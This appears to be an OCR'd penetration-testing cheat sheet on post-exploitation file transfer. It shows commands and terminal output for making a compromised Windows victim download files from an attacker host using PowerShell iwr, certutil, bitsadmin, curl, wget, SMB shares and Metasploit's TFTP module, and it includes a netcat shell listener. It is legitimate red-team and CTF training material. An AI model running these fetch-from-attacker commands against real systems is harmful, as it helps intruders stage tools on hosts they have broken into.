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

FILE TRANSFER CHEATSHEET

WINDOWS & LINUX

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Abstract


While performing penetration testing, you come to a stage where you have already compromised the victim system and are looking for the correct protocols which you can use after exploitation to transfer files from the **Attacker's machine** into the **Victim's machine.** File transfer is considered to be one of the most important steps involved in **Post Exploitation**. So, today in this article we are going to highlight the several techniques which can be used by the pentester to transfer files to the victim machine(Windows and Linux Machine).

This cheat sheet on File transferring is widely focused on the one's performing Red teaming and Penetration testing and also among the others while solving the CTF's in the security field. So let us see the requirements to transfer the file in the Victim Machine.

Windows File Transfer

Requirements

- **Attacker Machine**: Kali Linux
- **Victim Machine**: Windows
- **File to transfer**: Putty.exe




IWR (Invoke-Web Request)

Attacker Machine:

Let us go to the local directory from where you are going to upload the file into the victim machine. Python command runs with **"SimpleHTTPServer"** on port 80 instantaneously creates and starts the web-server to access and transfer the files in the current working directory it is opened in. This is one of the simplest methods to transfer files.

```
python -m SimpleHTTPServer 80
```



Victim Machine:

Open a new tab on the terminal in Kali. As we have already exploited the victim machine, let's use **Netcat** to receive the incoming connection from the attacker machine. Once that is done, let's execute the PowerShell command on the victim machine to download the file from the attacker machine in the given output directory. On checking the Temp directory, you can see the putty.exe which has been transferred.

```
nc -lvp 4444
powershell.exe -command iwr -Uri
http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "
dir
```

Note: iwr stands for Invoke-Web Request which is a part of the Microsoft PowerShell utility.

```
┌──(root㉿kali)-[~]
└─# nc -lvp 4444
listening on [any] 4444 ...
192.168.1.17: inverse host lookup failed: Unknown host
connect to [192.168.1.2] from (UNKNOWN) [192.168.1.17] 49838
Microsoft Windows [Version 10.0.18362.53]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user\Downloads>cd c:\Temp
cd c:\Temp

c:\Temp>powershell.exe -command iwr -Uri http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "
powershell.exe -command iwr -Uri http://192.168.1.2/putty.exe -OutFile C:\Temp\putty.exe "

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  09:48 AM    <DIR>          .
02/23/2021  09:48 AM    <DIR>          ..
02/20/2021  02:03 PM           300,171 PrivescCheck.ps1
02/23/2021  09:48 AM         1,096,080 putty.exe
               2 File(s)      1,396,251 bytes
               2 Dir(s)  39,355,572,224 bytes free
```


There are times where you want to make use of shortened commands. Therefore, in place of -Outfile, we will make use of -o to mention the output path as shown below. You can see that by using this command, you can download the putty.exe file from the attacker machine.

```
powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
```

```
c:\Temp>powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
powershell.exe iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  09:50 AM    <DIR>          .
02/23/2021  09:50 AM    <DIR>          ..
02/23/2021  09:50 AM         1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  39,357,542,400 bytes free
```

There is another method to use the same command in the shortest way possible. So Here you need to **run PowerShell** in the victim machine and enter the command as shown in the image below.

```
powershell
iwr -uri 192.168.1.2/putty.exe -o C:\Temp\putty.exe
dir
```



Certutil

The purpose of the certutil was originally for certificate and CA management, but can also be used for file transfer.

Attacker Machine:

We can use the same **SimpleHTTP Server** on **port 80** on the attacker machine to send the file from that directory.

Victim Machine:

Make use of the following command to download the file from the attacker machine. For the command, you have mentioned the ***ip-address/file*** **"and then the output file name. The -f in the command generally forces overwrite.**

```
certutil -urlcache -f http://192.168.1.2/putty.exe
putty.exe
```

```
c:\Temp>certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe
certutil -urlcache -f http://192.168.1.2/putty.exe putty.exe
****  Online  ****
CertUtil: -URLCache command completed successfully.

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  10:08 AM    <DIR>          .
02/23/2021  10:08 AM    <DIR>          ..
02/23/2021  10:08 AM         1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  38,815,772,672 bytes free
```

The same command can be used with an additional **-split** which splits to embedded ASN.1 elements and then saves to files.

```
certutil -urlcache -split -f http://192.168.1.2/putty.exe
putty.exe
```


```
c:\Temp>certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe
certutil -urlcache -split -f http://192.168.1.2/putty.exe putty.exe
****  Online  ****
  000000  ...
  10b990
CertUtil: -URLCache command completed successfully.

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  10:11 AM    <DIR>          .
02/23/2021  10:11 AM    <DIR>          ..
02/23/2021  10:11 AM         1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  38,815,326,208 bytes free
```

Bitsadmin

Victim Machine:

The **/transfer** in bitsadmin is one of the simplest ways to download the file from the attacker machine. At first, we need to define the Display Name of the transfer. Here we name it as job. After defining the name, now put the path of the file to download i.e., putty.exe at the attacker machine. In the end, enter the name of the file to download and the output path which we have named as putty.exe.

```
bitsadmin /transfer job
https://the.earth.li/~sgtatham/putty/latest/w64/putty.exe
C:\Temp\putty.exe
```



Curl

Curl is a Linux command-line tool that is used for sharing data from one server to the other which is now also available on Windows cmd.

Attacker Machine:

We can use the same **SimpleHTTP Server** on **port 80** on the attacker machine to send the file from that directory.

Victim Machine:

On the victim machine, run the following command to download the file from the attacker machine.

```
curl http://192.168.1.2/putty.exe -o putty.exe
dir
```

```
c:\Temp>curl http://192.168.1.2/putty.exe -o putty.exe
curl http://192.168.1.2/putty.exe -o putty.exe
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 1070k  100 1070k    0     0  1070k      0  0:00:01 --:--:--  0:00:01 65.3M

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  11:06 AM    <DIR>          .
02/23/2021  11:06 AM    <DIR>          ..
02/23/2021  11:06 AM         1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  38,731,927,552 bytes free
```

Wget

Its job is to retrieve content from the available web servers. We will now download a file from the attacker machine using PowerShell in the victim machine.

Attacker Machine:

Run the **SimpleHTTP Server** on **port 80** on the attacker machine to send the file from that directory.

Victim Machine:

Open **Powershell** on the windows machine and run the following command. Mention the path to download the file from and then give the output path to save the file putty.exe.

```
powershell
wget http://192.168.1.2/putty.exe -OutFile putty.exe
dir
```

```
c:\Temp>powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6


PS C:\Temp> wget http://192.168.1.2/putty.exe -OutFile putty.exe
wget http://192.168.1.2/putty.exe -OutFile putty.exe

PS C:\Temp> dir
dir


    Directory: C:\Temp


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         2/23/2021  11:16 AM        1096080 putty.exe


PS C:\Temp>
```

You can use the same command differently by making use of PowerShell in the command itself.

```
powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe
```

```
c:\Temp>powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe
powershell.exe wget http://192.168.1.2/putty.exe -OutFile putty.exe

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  11:18 AM    <DIR>          .
02/23/2021  11:18 AM    <DIR>          ..
02/23/2021  11:18 AM         1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  38,731,014,144 bytes free
```

PowerShell

You have a command to access shell in the windows which you can use for downloading any web server file. Execute the given below command in the **Powershell** of the victim machine as an administrator.

```
powershell.exe (New-Object System.Net.WebClient).DownloadFile('http://192.168.1.2/putty.exe', 'putty.exe')
```

SMB-Server

SMB is a protocol meant for communication to provide shared access to files, ports etc on a network. Let us see how we can use it to transfer file from the attacker machine to the victim machine.

Impacket-smbserver


Attacker Machine:

On the attacker, the machine goes to the directory from which the file is to be transferred. Then let's make use of **Impacket-smbserver** to share this file from the local machine. The significance of the share here is that it converts the file's long path into a single share directory. The same impacket command can be run in two ways. We will see each of them, on after the other.

Note: Impacket provides low-level programming access to some packets for certain protocols in the network.


In the command below we share the file from the directory but instead of mentioning the entire path, we write **pwd** which means the present working directory.

```
impacket-smbserver share $(pwd) -smb2support
```



When it comes to using the command differently, the only variance is that we mention the current directory in the command as shown in the image below.

```
impacket-smbserver share /root/Downloads/test -smb2support
```



Victim Machine:

On the victim machine, to download the file from the attacker machine lets make use of the copy command.

```
copy \\192.168.1.2\share\putty.exe
dir
```

```
c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
        1 file(s) copied.

c:\Temp>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is C23C-F876

 Directory of c:\Temp

02/23/2021  09:56 AM    <DIR>          .
02/23/2021  09:56 AM    <DIR>          ..
02/23/2021  09:55 AM         1,096,080 putty.exe
               1 File(s)      1,096,080 bytes
               2 Dir(s)  39,355,576,320 bytes free

c:\Temp>
```

You can also make use of the net use command to connect to the shared folder. Then use the copy command to download the file from the attacker machine. You can now see putty.exe in the victim system.


```
net use \\192.168.1.2\share
net use
copy \\192.168.1.2\share\putty.exe
dir
```

```
c:\Temp>net use \\192.168.1.2\share
net use \\192.168.1.2\share
The command completed successfully.


c:\Temp>net use
net use
New connections will be remembered.


Status       Local     Remote                    Netw

-------------------------------------------------------------------------------
OK                     \\192.168.1.2\share       Micr
The command completed successfully.


c:\Temp>copy \\192.168.1.2\share\putty.exe
copy \\192.168.1.2\share\putty.exe
        1 file(s) copied.

c:\Temp>dir
dir
```

Note: Incase the attacker is using a different Operating system where Impacket is not installed by default, then one can use the following method by manually installing Impacket smb-server from github.

Attacker Machine:


Now on the attacker machine go to the directory from which the file is to be transferred.



Note: The steps to install impacket have been in this article in detail.

https://www.hackingarticles.in/impacket-guide-smb-msrpc/


```
python3 smbserver.py share /root/test -smb2support
```



Victim Machine

On the victim machine, to download the file from the attacker machine lets make use of the copy command. You can see the putty.exe in the victim system.

```
copy \\192.168.1.2\share\putty.exe
dir
```



TFTP

The TFTP service is used to read and write the files from the remote connection, which functions on port 69 by setting up a UDP connection.

Attacker Machine:

On the attacker machine, let's create a directory and a file with the name file.txt.

Now, let's open Metasploit and use the existing TFTP module to share files. Here you need to enter the attacker machine's IP address and also the path of the directory to download the file from and exploit.

```
msf6 > use auxiliary/server/tftp
msf6 auxiliary(server/tftp) > set srvhost 192.168.1.2
srvhost ⇒ 192.168.1.2
msf6 auxiliary(server/tftp) > set tftproot /root/jeenali
tftproot ⇒ /root/jeenali
msf6 auxiliary(server/tftp) > exploit
[*] Auxiliary module running as background job 0.

[*] Starting TFTP server on 192.168.1.2:69 ...
[*] Files will be served from /root/jeenali
[*] Uploaded files will be saved in /tmp
```

Victim Machine:

On the victim machine, to download the file from the attacker machine lets makes use of the TFTP command. You can now see the putty.exe in the victim system.

